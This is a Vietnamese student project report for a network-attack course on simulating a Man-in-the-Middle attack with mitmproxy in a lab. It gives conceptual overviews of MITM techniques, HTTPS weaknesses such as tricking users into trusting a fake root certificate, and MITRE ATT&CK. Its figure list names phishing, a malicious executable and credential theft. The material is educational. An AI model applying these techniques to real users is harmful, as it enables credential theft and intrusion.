

BÁO CÁO ĐỒ ÁN

Môn học: Tấn công mạng

Tên chủ đề: Xây dựng mô hình và kịch bản tấn công Man-in-the-middle
sử dụng công cụ mitmproxy

GVHD: ThS. Nguyễn Công Danh

1. THÔNG TIN CHUNG:

Lớp: NT205.P21.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Hoàng Duy Kha	22520597	22520597@gm.uit.edu.vn
2	Đào Duy Khang	22520607	22520607@gm.uit.edu.vn
3	Nguyễn Thành Thọ	22521371	22521371@gm.uit.edu.vn
4	Phan Nguyễn Nhật Trâm	22521501	22521501@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Chuẩn bị và tìm hiểu kiến thức về mitmproxy, AD, Web, Mail và phương pháp Social Engineering, ...	100%
2	Xây dựng mô hình mạng và lên kịch bản tấn công	100%
3	Thực hiện tấn công MITM	100%
4	Thực hiện Privilege Escalation và Lateral Movement	100%
5	Quay Demo và viết báo cáo	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc

LỜI CẢM ƠN

Lời đầu tiên, chúng em xin trân trọng gửi lời cảm ơn sâu sắc đến Thầy ThS. Nguyễn Công Danh – giảng viên phụ trách hướng dẫn đồ án môn học Tấn công mạng, người đã tận tình chỉ bảo, định hướng và hỗ trợ chúng em trong suốt quá trình nghiên cứu và thực hiện đề tài. Sự tận tâm, kiến thức chuyên môn và những góp ý quý báu từ Thầy là nguồn động lực to lớn giúp nhóm chúng em hoàn thành tốt đồ án này.

Chúng em cũng xin gửi lời cảm ơn đến các thành viên trong nhóm đã cùng nhau làm việc nghiêm túc, có trách nhiệm và hỗ trợ lẫn nhau để vượt qua khó khăn, hoàn thành tốt các nhiệm vụ được phân công, góp phần tạo nên một sản phẩm hoàn chỉnh nhất có thể.

Dù đã nỗ lực hoàn thiện đồ án với tinh thần cầu thị và trách nhiệm cao, nhưng do giới hạn về thời gian, kiến thức và kinh nghiệm thực tiễn còn hạn chế, chắc chắn không thể tránh khỏi những thiếu sót. Kính mong Thầy đóng góp ý kiến để chúng em có thể cải thiện và tiếp tục hoàn thiện hơn trong các nghiên cứu sau này.

Chúng em xin chân thành cảm ơn!

Thành phố Hồ Chí Minh, tháng 5 năm 2025

Nhóm 11

MỤC LỤC

A. MỞ ĐẦU	9
1. Lý do chọn đề tài	9
2. Mục đích	9
3. Đối tượng và phạm vi nghiên cứu	9
a) Đối tượng nghiên cứu	9
b) Phạm vi nghiên cứu	9
B. TỔNG QUAN	10
1. Tổng quan về tấn công Man-in-the-Middle (MITM)	10
a) Định nghĩa	10
b) Cơ chế hoạt động	10
c) Các loại tấn công MITM phổ biến	10
2. Tổng quan về các giao thức HTTP/HTTPS	11
a) Cách thức hoạt động HTTP	11
b) Điểm yếu trong triển khai có thể khai thác của HTTP	11
c) Cách thức hoạt động HTTPS	11
d) Điểm yếu trong triển khai có thể khai thác của HTTPS	12
3. Tổng quan về khung MITRE ATT&CK	12
a) Cấu trúc của khung MITRE ATT&CK	12
b) Các matrix MITRE ATT&CK chính	13
c) Vai trò của MITRE ATT&CK trong mô phỏng và phòng thủ	13
C. GIỚI THIỆU VỀ CÔNG CỤ MITMPROXY	13
1. Giới thiệu chung	13
a) Lịch sử hình thành và phát triển	13
b) Khái niệm và mục đích sử dụng chính	14
c) Các phiên bản chính (mitmproxy, mitmweb, mitmdump)	15
d) Cộng đồng hỗ trợ	15
e) So sánh với các công cụ tương tự (Burp Suite, OWASP ZAP)	16
2. Kiến trúc hoạt động của mitmproxy	18
a) Cơ chế hoạt động của một Proxy trung gian	18
b) Cơ chế chặn và chuyển tiếp lưu lượng mạng của mitmproxy	19
c) Hỗ trợ giao thức (HTTP, HTTPS, WebSocket, v.v.)	20
d) Khả năng tự động tạo và quản lý chứng chỉ SSL/TLS	23

3. Các tính năng mitmproxy.....	24
a) Chụp và xem xét lưu lượng mạng (HTTP/HTTPS)	24
b) Chỉnh sửa yêu cầu và phản hồi:.....	26
c) Tái gửi (Replay) yêu cầu và phản hồi	27
d) Chạy script Python để tự động hóa và mở rộng chức năng (Addons)	28
e) Chế độ Transparent Proxy	30
f) Hệ thống bộ lọc và tìm kiếm nâng cao.....	32
g) Các tính năng khác (Mapping local files, Upstream Proxy Mode, Sticky Auth/Cookie, v.v.)	34
D. THIẾT KẾ MÔ HÌNH MẠNG	35
1. Mô hình hệ thống mạng được xây dựng.....	35
a) Thành phần	36
b) Giao tiếp giữa các thành phần	36
c) Mô tả vai trò từng thành phần.....	37
2. Cấu hình từng thành phần trong hệ thống.....	37
a) Active Directory.....	37
b) Web Server gốc.....	39
c) Mail Server.....	50
d) Client.....	59
e) Website giả mạo của Attacker	60
E. KỊCH BẢN TẤN CÔNG MITM	64
1. Tổng quan	64
2. Giai đoạn 1	64
a) Mục tiêu	64
b) Các bước thực hiện.....	64
c) Kết quả	67
3. Giai đoạn 2.....	68
a) Mục tiêu	68
b) Các bước thực hiện.....	69
c) Kết quả	75
4. Giai đoạn 3.....	76
a) Mục tiêu	76
b) Các bước thực hiện.....	76
c) Kết quả	79
F. PHÂN TÍCH THEO KHUNG MITRE ATT&CK.....	79
G. KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN	82

1. Kết luận.....	82
2. Hướng phát triển	83
TÀI LIỆU THAM KHẢO	83

DANH MỤC HÌNH

Hình 1.	Mô hình hệ thống mạng.....	36
Hình 2.	Cấu hình Active Directory.....	38
Hình 3.	Cập nhật hệ thống và cài đặt LAMP Stack.....	40
Hình 4.	Cấu hình MariaDB.....	41
Hình 5.	Tạo bảng users.....	41
Hình 6.	Mã nguồn của website được đặt trong thư mục thư mục máy chủ.....	42
Hình 7.	Cấu hình kết nối database trong db.php.....	42
Hình 8.	Cấu hình Virtual Host cho tên miền.....	42
Hình 9.	Kích hoạt mô-đun SSL trong Apache2.....	43
Hình 10.	Tạo chứng chỉ SSL tự ký.....	43
Hình 11.	Cấu hình virtual host sử dụng HTTPS (SSL).....	44
Hình 12.	Kích hoạt Virtual Hosts và khởi động lại Apache.....	44
Hình 13.	Cấu hình phân giải tên miền ảo.....	45
Hình 14.	Giao diện trang chủ (phần 1).....	46
Hình 15.	Giao diện trang chủ (phần 2).....	47
Hình 16.	Giao diện trang đăng nhập.....	48
Hình 17.	Giao diện trang đăng ký.....	49
Hình 18.	Giao diện trang chính sau khi đăng nhập.....	50
Hình 19.	Các thông số cho file cấu hình chính.....	51
Hình 20.	Cấu hình tệp cấu hình thư mục lưu trữ.....	52
Hình 21.	Chỉnh sửa tệp bật socket cho Postfix sử dụng Dovecot để xác thực.....	53
Hình 22.	Nội dung file req_ext.cnf.....	54
Hình 23.	Tích hợp SSL vào Dovecot.....	55
Hình 24.	File cấu hình Apache cho Roundcube (1).....	56
Hình 25.	File cấu hình Apache cho Roundcube (2).....	57
Hình 26.	Người dùng nội bộ.....	57
Hình 27.	Tạo ảnh xạ email.....	58
Hình 28.	User2 nhận mail.....	59
Hình 29.	User1 gửi mail.....	59
Hình 30.	Đường dẫn Website giả mạo sẽ được redirect đến.....	61
Hình 31.	Trích xuất thông tin đăng nhập và xử lý khoảng trắng.....	62
Hình 32.	Kiểm tra số lần đăng nhập và chuyển hướng.....	62
Hình 33.	Thông báo lỗi giả.....	62
Hình 34.	Đoạn code hoàn chỉnh cho website giả mạo.....	63
Hình 35.	Giao diện website giả mạo hệt như web gốc.....	63
Hình 36.	Nội dung update.go.....	65
Hình 37.	Nội dung phishing email.....	65
Hình 38.	Attacker đã gửi email đến nạn nhân.....	66
Hình 39.	File mã độc vẫn được tải mặc cho hệ thống cảnh báo.....	66
Hình 40.	Thực thi file mã độc bằng quyền Administrator.....	67
Hình 41.	Hệ thống cảnh báo bảo mật.....	67
Hình 42.	Chứng chỉ giả được cài vào Trusted Root Certification Authorities.....	68

Hình 43.	Cấu hình proxy của máy nạn nhân.....	68
Hình 44.	Giao diện web của mitmproxy.....	69
Hình 45.	Gói tin GET gửi đến klaasy.com	70
Hình 46.	Chặn các gói tin HTTPS có nội dung chứa klaasy.com.....	71
Hình 47.	Attcker đã chặn gói tin gửi đến trang đăng nhập.....	71
Hình 48.	Gói tin HTTPS response được chỉnh sửa	72
Hình 49.	Password được encrypt khi đăng nhập trên Instagram.....	73
Hình 50.	Password được encrypt khi đăng nhập trên Facebook.....	73
Hình 51.	Password được encrypt khi đăng nhập trên Snapchat.....	74
Hình 52.	Plaintext password xuất hiện trong gói tin đăng nhập Linkedin.....	74
Hình 53.	Gói tin POST của lần đăng nhập thứ 1.....	75
Hình 54.	Gói tin POST của lần đăng nhập thứ 2.....	75
Hình 55.	Attacker đăng nhập vào mail nội bộ bằng tài khoản đã thu thập được.....	76
Hình 56.	Email với nội dung là thông tin của tài khoản Administrator.....	77
Hình 57.	Attacker đăng nhập vào tài khoản Administrator.....	77
Hình 58.	Privilege Escalation thành công với tài khoản Administrator	78
Hình 59.	Sử dụng crackmapexec	78
Hình 60.	Lateral Movement thành công.....	79

DANH MỤC BẢNG

<i>Bảng 1. Bảng so sánh mitmproxy với BurpSuite và OWASP ZAP</i>	<i>17</i>
<i>Bảng 2. Thông tin các thành phần trong mô hình mạng</i>	<i>36</i>
<i>Bảng 3. Phân tích kỹ thuật theo MITRE ATT&CK</i>	<i>82</i>

A. MỞ ĐẦU

1. Lý do chọn đề tài

Trong bối cảnh các giao thức bảo mật như HTTPS ngày càng được sử dụng phổ biến để đảm bảo tính riêng tư và toàn vẹn dữ liệu khi truyền tải trên Internet, các hình thức tấn công trung gian (Man-in-the-Middle - MITM) vẫn tiềm ẩn nhiều rủi ro, đặc biệt khi kẻ tấn công có thể khai thác điểm yếu trong việc quản lý chứng chỉ hoặc sử dụng kỹ thuật social engineering. Việc nghiên cứu và mô phỏng kịch bản tấn công MITM nhằm hiểu rõ phương thức, công cụ, kỹ thuật cũng như khả năng khai thác thông tin là hết sức cần thiết trong đào tạo an toàn thông tin. Do đó, nhóm lựa chọn đề tài này với mục tiêu mô phỏng một cách thực tế và đầy đủ quá trình tấn công MITM vào các giao thức HTTP/HTTPS, từ đó nâng cao nhận thức và kỹ năng phòng thủ cho người học.

2. Mục đích

Mục đích của đề tài là:

- Xây dựng mô hình mạng gồm các thành phần phổ biến trong doanh nghiệp như Web Server, Mail Server, Client, Active Directory.
- Mô phỏng kịch bản tấn công Man-in-the-Middle sử dụng công cụ mitmproxy nhằm đánh chặn và phân tích lưu lượng HTTP/HTTPS.
- Áp dụng kỹ thuật social engineering để cài đặt chứng chỉ tin cậy vào máy nạn nhân nhằm phục vụ tấn công HTTPS.
- Phân tích các thông tin mà kẻ tấn công có thể thu thập được qua MITM và đối chiếu theo framework MITRE ATT&CK nhằm đánh giá mức độ nguy hiểm cũng như phương thức khai thác cụ thể.

3. Đối tượng và phạm vi nghiên cứu

a) Đối tượng nghiên cứu

- Các kỹ thuật tấn công Man-in-the-Middle (MITM) trên giao thức HTTP/HTTPS.
- Công cụ mitmproxy.
- Kỹ thuật social engineering nhằm can thiệp vào chứng chỉ bảo mật.
- Các hành vi tấn công được phân loại theo framework MITRE ATT&CK.

b) Phạm vi nghiên cứu

- Mô hình mạng được giới hạn trong môi trường ảo hóa, bao gồm AD, Web Server, Mail Server và các máy Client.

- Chỉ tập trung vào phân tích, đánh chặn và mô phỏng tấn công trên giao thức HTTP và HTTPS, không mở rộng sang các giao thức khác như FTP, DNS.
- Không bao gồm phần bảo mật hoặc phòng thủ mạng, chỉ tập trung vào góc nhìn tấn công để phục vụ mục đích học tập và nghiên cứu.

B. TỔNG QUAN

1. Tổng quan về tấn công Man-in-the-Middle (MITM)

a) Định nghĩa

Tấn công Man-in-the-Middle (MITM) là một hình thức tấn công mạng trong đó kẻ tấn công đứng giữa hai thực thể giao tiếp (thường là người dùng và máy chủ) để lén lút theo dõi, can thiệp hoặc giả mạo dữ liệu truyền qua lại mà hai bên không hề hay biết. MITM có thể xảy ra ở nhiều lớp trong mô hình OSI và là một trong những phương pháp tấn công nguy hiểm nhằm đánh cắp thông tin nhạy cảm như mật khẩu, cookie, token xác thực hoặc nội dung giao dịch.

b) Cơ chế hoạt động

Cơ chế hoạt động cơ bản của MITM gồm ba bước chính:

- **Bước 1:** Chặn kết nối (Interception): Kẻ tấn công tìm cách chen vào giữa hai bên đang giao tiếp. Điều này có thể thực hiện thông qua ARP Spoofing, DNS Spoofing, Wi-Fi giả mạo hoặc thay đổi gateway mặc định.
- **Bước 2:** Giải mã và theo dõi (Decryption and Eavesdropping): Nếu giao tiếp sử dụng giao thức mã hóa như HTTPS, kẻ tấn công sẽ cố gắng cài đặt chứng chỉ giả hoặc lợi dụng các điểm yếu trong quản lý chứng chỉ để giải mã nội dung truyền.
- **Bước 3:** Giả mạo và chỉnh sửa (Injection and Tampering): Sau khi nắm quyền trung gian, kẻ tấn công có thể chỉnh sửa, thêm mã độc hoặc thay đổi nội dung dữ liệu mà hai bên đang trao đổi.

c) Các loại tấn công MITM phổ biến

Dưới đây là một số hình thức tấn công MITM thường gặp:

- **ARP Spoofing:** Kẻ tấn công gửi các gói tin ARP giả mạo để lừa máy nạn nhân gửi lưu lượng đến địa chỉ MAC của kẻ tấn công thay vì gateway thật.
- **DNS Spoofing:** Can thiệp vào phản hồi DNS để điều hướng người dùng đến các trang web giả mạo, thường dùng để đánh cắp thông tin đăng nhập.
- **HTTPS Spoofing:** Sử dụng chứng chỉ số giả để lừa người dùng tin rằng kết nối HTTPS là an toàn, cho phép giải mã và đọc dữ liệu truyền tải.

- Wi-Fi Rogue Access Point: Tạo điểm phát Wi-Fi giả mạo giống điểm thật nhằm dụ người dùng kết nối và thực hiện MITM.
- Session Hijacking: Đánh cắp cookie hoặc token xác thực sau khi người dùng đã đăng nhập để chiếm quyền truy cập phiên làm việc.

2. Tổng quan về các giao thức HTTP/HTTPS

a) Cách thức hoạt động HTTP

HTTP (HyperText Transfer Protocol) là giao thức truyền tải siêu văn bản hoạt động ở tầng ứng dụng trong mô hình OSI. Đây là nền tảng của giao tiếp web, nơi client (trình duyệt) gửi yêu cầu (request) đến server, và server phản hồi (response) lại với nội dung tương ứng.

Quy trình cơ bản:

- Trình duyệt gửi HTTP Request đến máy chủ (ví dụ: yêu cầu tải trang web).
- Server xử lý và trả về HTTP Response chứa mã trạng thái, tiêu đề và nội dung trang.
- Dữ liệu được truyền dưới dạng văn bản thuần (plain text), không được mã hóa.

HTTP sử dụng cổng mặc định port 80 và không có cơ chế bảo mật dữ liệu trong quá trình truyền.

b) Điểm yếu trong triển khai có thể khai thác của HTTP

Do không có mã hóa, HTTP tồn tại nhiều điểm yếu bảo mật nghiêm trọng:

- Nghe lén dữ liệu (Eavesdropping): Kẻ tấn công có thể dễ dàng đọc được toàn bộ nội dung truyền tải, bao gồm tài khoản, mật khẩu, dữ liệu cá nhân.
- Giả mạo nội dung (Content Injection): Dữ liệu không được xác minh tính toàn vẹn nên có thể bị chỉnh sửa trong quá trình truyền.
- Không xác thực máy chủ: Client không có cơ chế để đảm bảo server là hợp pháp, dễ bị tấn công giả mạo.
- Không phù hợp cho giao dịch nhạy cảm: Các ứng dụng ngân hàng, đăng nhập, thanh toán nếu dùng HTTP đều có rủi ro rất cao.

c) Cách thức hoạt động HTTPS

HTTPS (HTTP Secure) là phiên bản bảo mật của HTTP. Giao thức này sử dụng TLS (Transport Layer Security) để mã hóa toàn bộ quá trình giao tiếp giữa client và server, đảm bảo:

- Tính bảo mật: Dữ liệu được mã hóa trong quá trình truyền.

- Tính toàn vẹn: Dữ liệu không bị thay đổi mà không bị phát hiện.
- Tính xác thực: Xác minh danh tính của server thông qua chứng chỉ số

Quy trình hoạt động của HTTPS gồm:

- Trình duyệt kết nối đến server qua port 443 và bắt đầu quá trình TLS handshake.
- Server gửi chứng chỉ số (SSL/TLS Certificate) để client kiểm tra tính hợp lệ.
- Nếu hợp lệ, hai bên thiết lập khóa mã hóa phiên và bắt đầu trao đổi dữ liệu đã mã hóa.
- Dữ liệu truyền tải sau đó được thực hiện thông qua kết nối HTTP nhưng trong kênh bảo mật TLS.

d) Điểm yếu trong triển khai có thể khai thác của HTTPS

Dù được xem là an toàn, HTTPS vẫn có thể bị khai thác nếu triển khai sai hoặc bị can thiệp:

- Cài đặt chứng chỉ giả (Fake Certificate): Nếu người dùng bị lừa cài chứng chỉ giả (thường qua social engineering), kẻ tấn công có thể giải mã và xem toàn bộ nội dung HTTPS.
- Thiếu xác minh chứng chỉ: Một số trình duyệt hoặc ứng dụng không kiểm tra đúng tính hợp lệ của chứng chỉ (ví dụ: bỏ qua lỗi chứng chỉ hết hạn, chứng chỉ tự ký).
- Tấn công downgrade: Ép người dùng sử dụng phiên bản TLS yếu hoặc HTTP (ví dụ: SSLStrip).
- TLS misconfiguration: Sử dụng thuật toán mã hóa yếu, không bật HSTS, hoặc không giới hạn phiên bản TLS có thể dẫn đến rủi ro bảo mật.

3. Tổng quan về khung MITRE ATT&CK

MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) là một khung tri thức (knowledge base) được phát triển bởi tổ chức MITRE, mô tả chi tiết các hành vi, chiến thuật và kỹ thuật mà đối tượng tấn công có thể sử dụng để xâm nhập, kiểm soát và khai thác hệ thống thông tin.

Khung này được xây dựng dựa trên các quan sát thực tế về các chiến dịch tấn công đã xảy ra trong môi trường thực và được cộng đồng cập nhật liên tục. MITRE ATT&CK được sử dụng rộng rãi trong đánh giá, mô phỏng tấn công (red team), và xây dựng chiến lược phòng thủ (blue team).

a) Cấu trúc của khung MITRE ATT&CK

Khung MITRE ATT&CK được tổ chức theo ba thành phần chính:

- Tactics (Chiến thuật): Mục tiêu chiến lược mà kẻ tấn công muốn đạt được trong mỗi giai đoạn của cuộc tấn công (ví dụ: Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion...).
- Techniques (Kỹ thuật): Các phương pháp cụ thể mà kẻ tấn công sử dụng để đạt được chiến thuật tương ứng. Một kỹ thuật có thể có nhiều biến thể (Sub-techniques).
- Procedures: Là cách mà một kỹ thuật được thực hiện trong thực tế, thường gắn với các nhóm APT hoặc malware cụ thể.

b) Các matrix MITRE ATT&CK chính

MITRE ATT&CK được chia thành nhiều matrix khác nhau tùy theo đối tượng tấn công:

- Enterprise: Dành cho hệ thống doanh nghiệp, bao gồm Windows, Linux, macOS, Azure AD, Cloud...
- Mobile: Dành cho thiết bị Android và iOS.
- ICS (Industrial Control Systems): Dành cho hệ thống điều khiển công nghiệp.

c) Vai trò của MITRE ATT&CK trong mô phỏng và phòng thủ

MITRE ATT&CK là công cụ hữu ích trong các hoạt động như:

- Mô phỏng tấn công (Red Teaming): Xây dựng kịch bản mô phỏng các kỹ thuật tấn công cụ thể để đánh giá khả năng phát hiện và phản ứng của hệ thống.
- Xây dựng chiến lược phòng thủ (Blue Teaming): Xác định các điểm yếu trong hệ thống dựa trên các kỹ thuật đã biết và thiết lập biện pháp bảo vệ phù hợp.
- Đánh giá khả năng phát hiện (Detection Coverage): Đo lường mức độ hệ thống có thể phát hiện được các hành vi tấn công theo từng kỹ thuật cụ thể.

C. GIỚI THIỆU VỀ CÔNG CỤ MITMPROXY

1. Giới thiệu chung

Mitmproxy là một trong những công cụ proxy intercepting hàng đầu, được đánh giá cao bởi sự linh hoạt, mạnh mẽ và khả năng mở rộng vượt trội. Là một dự án mã nguồn mở, mitmproxy cung cấp một nền tảng vững chắc cho việc phân tích, kiểm thử và gỡ lỗi lưu lượng mạng HTTP và HTTPS.

a) Lịch sử hình thành và phát triển

Mitmproxy được phát triển lần đầu tiên bởi Aldo Cortesi vào năm 2011, với mục tiêu tạo ra một proxy SSL/TLS hoạt động như một "man-in-the-middle" (người ở giữa) cho

các nhà phát triển và chuyên gia bảo mật. Ban đầu, công cụ này được thiết kế để đơn giản, dễ sử dụng nhưng vẫn đủ mạnh mẽ để giải quyết các vấn đề phức tạp trong việc kiểm tra lưu lượng mã hóa.

Trải qua hơn một thập kỷ phát triển, mitmproxy đã không ngừng được cải tiến và mở rộng tính năng. Cộng đồng mã nguồn mở đóng vai trò then chốt trong sự phát triển của nó, với hàng trăm lượt đóng góp từ các nhà phát triển và chuyên gia bảo mật trên toàn thế giới. Việc được xây dựng trên nền tảng Python – một ngôn ngữ lập trình mạnh mẽ và dễ học – đã giúp mitmproxy trở nên rất linh hoạt và dễ dàng tùy chỉnh thông qua scripting. Điều này cũng góp phần thu hút một cộng đồng người dùng và nhà phát triển lớn mạnh, liên tục đóng góp các tính năng mới và cải thiện hiệu suất. mitmproxy cũng thường xuyên cập nhật để đối phó với những thay đổi trong các giao thức mạng và các biện pháp bảo mật mới nhất, như TLS 1.3 và HTTP/2.

b) Khái niệm và mục đích sử dụng chính

Mitmproxy được định nghĩa là một bộ công cụ proxy tương tác, mã nguồn mở, được viết bằng Python, cho phép kiểm tra, sửa đổi và tái gửi (replay) lưu lượng HTTP/HTTPS theo thời gian thực. Từ tên gọi "Man-in-the-Middle Proxy", mitmproxy kế thừa ý tưởng về việc đóng vai trò trung gian, nhưng với mục đích hoàn toàn khác biệt so với các cuộc tấn công độc hại. Thay vì khai thác và đánh cắp thông tin, mitmproxy được sử dụng như một công cụ hợp pháp và mạnh mẽ để:

- **Phân tích và kiểm thử an ninh (Security Analysis & Penetration Testing):** Đây là mục đích sử dụng cốt lõi của mitmproxy. Nó cho phép các chuyên gia bảo mật chặn, xem xét và sửa đổi các yêu cầu cũng như phản hồi HTTP/HTTPS. Khả năng này là vô giá để phát hiện các lỗ hổng như SQL Injection, Cross-Site Scripting (XSS), Broken Authentication, Broken Access Control, và nhiều loại lỗ hổng logic nghiệp vụ khác trong các ứng dụng web và di động. Bằng cách thao túng dữ liệu truyền tải, các kiểm thử viên có thể mô phỏng các kịch bản tấn công khác nhau để đánh giá khả năng phòng thủ của hệ thống.
- **Gỡ lỗi ứng dụng (Application Debugging):** Các nhà phát triển có thể sử dụng mitmproxy để kiểm tra chính xác luồng dữ liệu giữa ứng dụng của họ (client) và máy chủ (server). Điều này giúp họ xác định các lỗi trong giao tiếp API, kiểm tra định dạng dữ liệu gửi đi và nhận về, đảm bảo các phiên làm việc được quản lý đúng cách, và giải quyết các vấn đề về hiệu suất mạng.
- **Phân tích hành vi mạng (Network Behavior Analysis):** Đối với các nhà nghiên cứu bảo mật, mitmproxy là công cụ tuyệt vời để phân tích hành vi mạng của các phần mềm độc hại (malware) hoặc các ứng dụng không rõ nguồn gốc. Bằng cách định tuyến lưu

lượng của phần mềm qua mitmproxy trong môi trường cô lập (sandbox), các nhà nghiên cứu có thể giải mã và hiểu rõ các giao tiếp C2 (Command and Control), thông tin bị đánh cắp, hoặc các thành phần khác được tải về.

- **Nghiên cứu giao thức và giáo dục (Protocol Research & Education):** mitmproxy cung cấp một cái nhìn sâu sắc về cách các giao thức HTTP, HTTPS và WebSocket hoạt động ở cấp độ gói tin. Điều này làm cho nó trở thành một công cụ giáo dục tuyệt vời để sinh viên và người học hiểu rõ hơn về các khái niệm mạng, an ninh mạng, và cách thức các cuộc tấn công MitM có thể được thực hiện (trong môi trường có kiểm soát).

c) Các phiên bản chính (mitmproxy, mitmweb, mitmdump)

Để đáp ứng các nhu cầu sử dụng đa dạng, mitmproxy được cung cấp dưới ba giao diện chính, mỗi giao diện phù hợp với một kịch bản làm việc cụ thể:

- **Mitmproxy (Giao diện dòng lệnh - Terminal Interface):** Đây là giao diện chính và mạnh mẽ nhất của bộ công cụ. mitmproxy hoạt động hoàn toàn trong môi trường terminal, cho phép người dùng tương tác thông qua các phím tắt. Nó cung cấp đầy đủ các chức năng như xem, sửa đổi, tái gửi, lưu và tải các luồng mạng. Giao diện dòng lệnh này đặc biệt được ưa chuộng bởi các chuyên gia bảo mật và nhà phát triển quen thuộc với môi trường terminal, những người muốn thao tác nhanh chóng và hiệu quả mà không cần đến giao diện đồ họa.
- **Mitmweb (Giao diện web - Web Interface):** mitmweb cung cấp một giao diện người dùng đồ họa dựa trên trình duyệt web, giúp việc xem xét và tương tác với các luồng mạng trở nên trực quan và dễ dàng hơn rất nhiều. Nó hiển thị các luồng mạng trong một bảng rõ ràng, cho phép lọc, tìm kiếm và xem chi tiết từng yêu cầu/phản hồi một cách dễ dàng thông qua các thao tác click chuột. mitmweb đặc biệt hữu ích cho người mới bắt đầu hoặc khi cần phân tích một lượng lớn dữ liệu một cách trực quan. Nó cũng cho phép truy cập từ xa thông qua trình duyệt, tạo sự linh hoạt trong quá trình làm việc nhóm hoặc khi cần giám sát từ một thiết bị khác.
- **Mitmdump (Headless Mode):** mitmdump là phiên bản không tương tác của mitmproxy, được thiết kế để tự động hóa các tác vụ. Nó hoạt động mà không cần giao diện người dùng, cho phép người dùng ghi lại các phiên làm việc, tái gửi các yêu cầu, hoặc chạy các script tùy chỉnh để xử lý lưu lượng mạng một cách tự động. mitmdump thường được sử dụng trong các script shell, trong môi trường kiểm thử tự động (CI/CD pipeline), hoặc để xử lý dữ liệu hàng loạt. Ví dụ, nó có thể được dùng để ghi lại toàn bộ lưu lượng của một ứng dụng trong một khoảng thời gian nhất định và lưu lại để phân tích sau.

d) Cộng đồng hỗ trợ

Cộng đồng hỗ trợ là một dự án mã nguồn mở, mitmproxy được hưởng lợi rất lớn từ một cộng đồng người dùng và nhà phát triển sôi nổi. Cộng đồng này đóng góp vào nhiều khía cạnh:

- **Phát triển mã nguồn:** Các nhà phát triển đóng góp mã nguồn mới, sửa lỗi và cải thiện hiệu suất.
- **Tài liệu:** Cộng đồng thường xuyên cập nhật và mở rộng tài liệu hướng dẫn sử dụng, giúp người dùng mới dễ dàng tiếp cận.
- **Hỗ trợ và giải đáp:** Thông qua các diễn đàn, nhóm chat (như Slack), và GitHub Issues, người dùng có thể đặt câu hỏi, chia sẻ kinh nghiệm và nhận được sự hỗ trợ từ các thành viên khác.
- **Phản hồi tính năng:** Người dùng có thể đề xuất các tính năng mới hoặc báo cáo lỗi, giúp định hướng cho sự phát triển của công cụ.

Sự năng động của cộng đồng là một yếu tố quan trọng giúp mitmproxy luôn được cập nhật, phát triển và duy trì vị thế là một trong những công cụ hàng đầu trong lĩnh vực của mình.

e) So sánh với các công cụ tương tự (Burp Suite, OWASP ZAP)

Trong lĩnh vực kiểm thử bảo mật ứng dụng web và di động, mitmproxy không phải là công cụ duy nhất hoạt động như một proxy chặn. Có một số công cụ khác cũng rất phổ biến và mạnh mẽ, đáng chú ý nhất là Burp Suite và OWASP ZAP. Việc so sánh mitmproxy với các công cụ này sẽ làm nổi bật những ưu điểm và sự khác biệt của nó.

Tiêu chí so sánh	Mitmproxy	Burp Suite	OWASP ZAP (Zed Attack Proxy)
Bản quyền	Mã nguồn mở, miễn phí	Miễn phí (Community Edition), Thương mại (Professional Edition)	Mã nguồn mở, miễn phí
Ngôn ngữ phát triển	Python	Java	Java
Nền tảng	Đa nền tảng (Linux, macOS, Windows)	Đa nền tảng (Linux, macOS, Windows)	Đa nền tảng (Linux, macOS, Windows)
Giao diện	Terminal interface; web interface, headless mode	Đồ họa (GUI) toàn diện	Đồ họa (GUI) toàn diện

người dùng			
Khả năng Scripting	Rất mạnh mẽ, linh hoạt bằng Python (Addons)	Mạnh mẽ bằng Java/Python/Ruby (Extensions)	Khá mạnh mẽ bằng Python/JavaScript (Scripts), Add-ons
Tính năng nổi bật	- Chụp/sửa đổi/tái gửi request/response - Giải mã HTTPS sâu sắc - Chế độ transparent proxy - Tùy chỉnh cao thông qua Python scripting	- Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer - Tích hợp đầy đủ các module kiểm thử - Khả năng mở rộng qua BApp Store - Professional Edition có nhiều tính năng tự động và nâng cao	- Proxy, Scanner, Spider, Fuzzer, Active/Passive Scan - Tự động tìm kiếm lỗ hổng, tích hợp nhiều tính năng - Hỗ trợ CI/CD, có API - Cộng đồng lớn, thường xuyên cập nhật
Độ phức tạp	Vừa phải, yêu cầu hiểu biết về dòng lệnh và Python cho các chức năng nâng cao	Vừa phải đến cao, GUI dễ dùng nhưng master các module thì cần thời gian	Vừa phải, GUI thân thiện, dễ tiếp cận
Mục đích sử dụng chính	Phân tích sâu, gỡ lỗi, kiểm thử tùy chỉnh, tự động hóa	Kiểm thử xâm nhập toàn diện, phân tích thủ công	Kiểm thử tự động hóa, kiểm thử bảo mật liên tục (CI/CD)

Bảng 1. Bảng so sánh mitmproxy với BurpSuite và OWASP ZAP

- Ưu điểm của mitmproxy so với các công cụ khác:
 - **Mã nguồn mở và miễn phí:** Đây là lợi thế lớn nhất, cho phép mọi người truy cập, kiểm tra mã nguồn, và sử dụng mà không tốn chi phí. Điều này cũng thúc đẩy sự minh bạch và tin cậy.
 - **Linh hoạt với Python Scripting (Addons):** Khả năng viết script Python để tùy chỉnh hành vi của proxy là điểm mạnh vượt trội. Điều này cho phép người dùng tạo ra các kịch bản kiểm thử rất đặc thù, tự động hóa các tác vụ phức tạp, hoặc tích hợp mitmproxy vào các quy trình làm việc hiện có một cách dễ dàng. Trong

khi Burp Suite và ZAP cũng có khả năng mở rộng, việc sử dụng Python trong mitmproxy thường được đánh giá là dễ tiếp cận và mạnh mẽ hơn cho nhiều nhà phát triển và chuyên gia bảo mật.

- **Gọn nhẹ và hiệu quả:** mitmproxy có thể chạy trên nhiều nền tảng và thường có yêu cầu tài nguyên hệ thống thấp hơn so với các công cụ GUI nặng hơn.
- **Chế độ dòng lệnh (mitmproxy):** Cung cấp sự kiểm soát hoàn toàn và tốc độ cao cho những người dùng thành thạo terminal, rất phù hợp cho các tác vụ phân tích nhanh hoặc tích hợp vào các script tự động.
